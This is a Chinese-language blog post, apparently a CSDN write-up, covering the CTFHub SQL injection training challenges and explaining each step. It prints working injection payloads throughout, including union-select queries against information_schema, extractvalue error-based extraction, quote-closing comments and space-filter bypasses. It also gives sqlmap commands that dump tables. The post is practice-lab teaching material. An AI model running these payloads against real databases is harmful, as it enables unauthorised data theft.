CTFHub技能树.Web.SQL注入 WriteUp与SQL注入学习笔记

原创

quantum_(*/ω＼*) 于 2021-04-19 00:07:13 发布 133 收藏
文章标签： mysql

本文链接：https://blog.csdn.net/qq_45716477/article/details/115799980

目录

题解

0x01 整数型注入

输入`1 and 1=1`和`1 and 1=2`。

输入`1 and 1=2`时界面与`1 and 1=1`不同，说明服务端解析了输入的代码，此处存在SQL注入漏洞。

输入`1 order by x`(x可以是1,2,3……)查看字段数。

发现输入`1 order by 3`时无回显，说明字段数是2。

为什么要查看字段数？

后续注入需要用到union操作符，而根据union操作符的说明，union内部的select语句必须拥有相同数量的列，即通过union连接的两条SQL语句必须字段数一样。[^1]

随后输入`123 union select 1,2`可以看到第一个和第二个字段都可以正常在网页中显示。

输入`123 union select 1,database()`成功看到当前数据库名称为`sqli`。

输入`123 union select 1,group_concat(schema_name)from information_schema.schemata`可以看到所有数据库的名称。

发生甚么事了？这行语句为什么可以看到所有数据库的名称？

information_schema数据库是 MySQL 系统自带的数据库，其中保存着关于 MySQL服务器所维护的所有其他数据库的信息。schemata是information_schema库中的一张表，储存了当前 mysql 实例中所有数据库的信息。schmma_name是列名，group_concat()函数将组中的字符串连接成为具有各种选项的单个字符串。上面输入的语句含义即为查询information_schema数据库中schemata表中的名为schema_name的列中的所有内容并将其连接成一个字符串显示。

为什么union左边变成123了？开始的时候不是1吗？

> UNION的作用是将两个select查询结果合并，程序在展示数据的时候通常只会取结果集的第一行数据。这里无论怎么折腾最后只会出来第一行的查询结果。只要让第一行查询的结果是空，即union左边的select子句查询结果为空，那么union右边的查询结果自然就成为了第一行，打印在网页上了[^2]

说的简单点就是这里需要输入一个数据库中没有的数据，关键的不是123，关键的是数据库里没有123。

输入`123 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'`查看sqli数据库中的表名。

可以看到这里有两个表。

输入`123 union select 1,group_concat(column_name) from information_schema.columns where table_name='flag'`查看flag表中的字段名。

可以看到字段名也是`flag`。

输入`123 union select 1,group_concat(flag) from sqli.flag`查看flag字段的数据。


成功拿到了flag。

0x02 字符型注入

输个1试试，那就试试吧。

可以看到sql内部查询语句为`select * from news where id='1'`，1被单引号包了起来。这可不太好，我们输入之前的语句都会被当成字符串而不被执行。怎么办呢？我们可以输入一个单引号与前一个单引号闭合，再把后面一个单引号注释掉。sql中单行注释的方法有`#`和`--`，注意`--`后面要跟一个空格。这里我选择`#`注释掉后面的单引号。
输入`-1 union select 1,2#`，可以看到代码已经被成功执行了。

接下来就是和整数型注入类似的操作。



0x03 报错注入

输入`1 and(select extractvalue(1,concat(0x7e,(select database()))))`成功看到数据库名。

代码含义

`extractvalue`函数原型为`extractvalue(xml_document,Xpath_string)`，即它的第二个参数应该是个符合Xpath语法规则的字符串。如果不满足此要求就会报错，并将查询结果放在报错信息里。concat函数则是连接两个字符串，形成一个字符串。0x7e即`~`字符，而`~`开头的字符串是不符合Xpath语法规则的。因此可以在报错信息里看到想要查询的内容。

同样的，构造`1 and(select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema="sqli"))))`即可查看表名。

information_schema.tables where table_schema="sqli"))))

查询错误: XPATH syntax error: '~news,flag'

输入`1 and(select extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name="flag"))))`查看字段名。

输入`1 and(select extractvalue(1,concat(0x7e,(select group_concat(flag) from flag))))`可以看到flag已经出来了。

显然，这里显示的flag并不完整，估计是因为回显的长度有限制。利用right函数显示剩余内容，可以看到缺了右边的大括号。

0x04 布尔盲注

基于布尔的盲注原理并不复杂，只是十分繁琐，一般用自己写的脚本或者工具注入。因为我还不太会写Python脚本，因此这里使用SQLMap进行注入。

查看当前数据库。

```
python sqlmap.py -u <url> --dbs
```

查看sqli数据库中所有表名。

```
python sqlmap.py -u <url> -D sqli --tables
```

查看字段。

```
python sqlmap.py -u <url> -D sqli -T flag --columns
```

查看数据。

```
python sqlmap.py -u <url> -D sqli -T flag -C flag --dump
```


盲注速度不快，因此可以在命令后加上`--batch`让SQLMap自动选择(y/n)。

0x05 时间盲注

基本操作同布尔盲注。

0x06 MySQL结构

这道题本质还是整数型注入，只是为了让我们对MySQL的结构更加了解，将表名和字段名都变了。



0x07 过滤空格

对于过滤空格的注入，可以考虑用`/**/`、`#`、`()`等代替空格或使用`%0A`、`%0B`、`%0C`、`%0D`等url字符代替空格。

0x08 Cookie注入

利用Burp抓包，此题的注入点在cookie处。或者可以选择使用SQLMap的`--level 2`档位自动注入。

0x09 UA注入

利用Burp抓包，此题的注入点在user-agent处。或者可以选择使用SQLMap的`--level 3`档位自动注入。

0x0A Refer注入

利用Burp抓包，此题的注入点需要在请求头中添加referer字段后进行注入，或者选择使用SQLMap的`--level 5`档位自动注入。

参考资料

你真的会SQL注入攻击吗?(下）

SQL注入之联合查询注入

《从0到1：CTFer成长之路》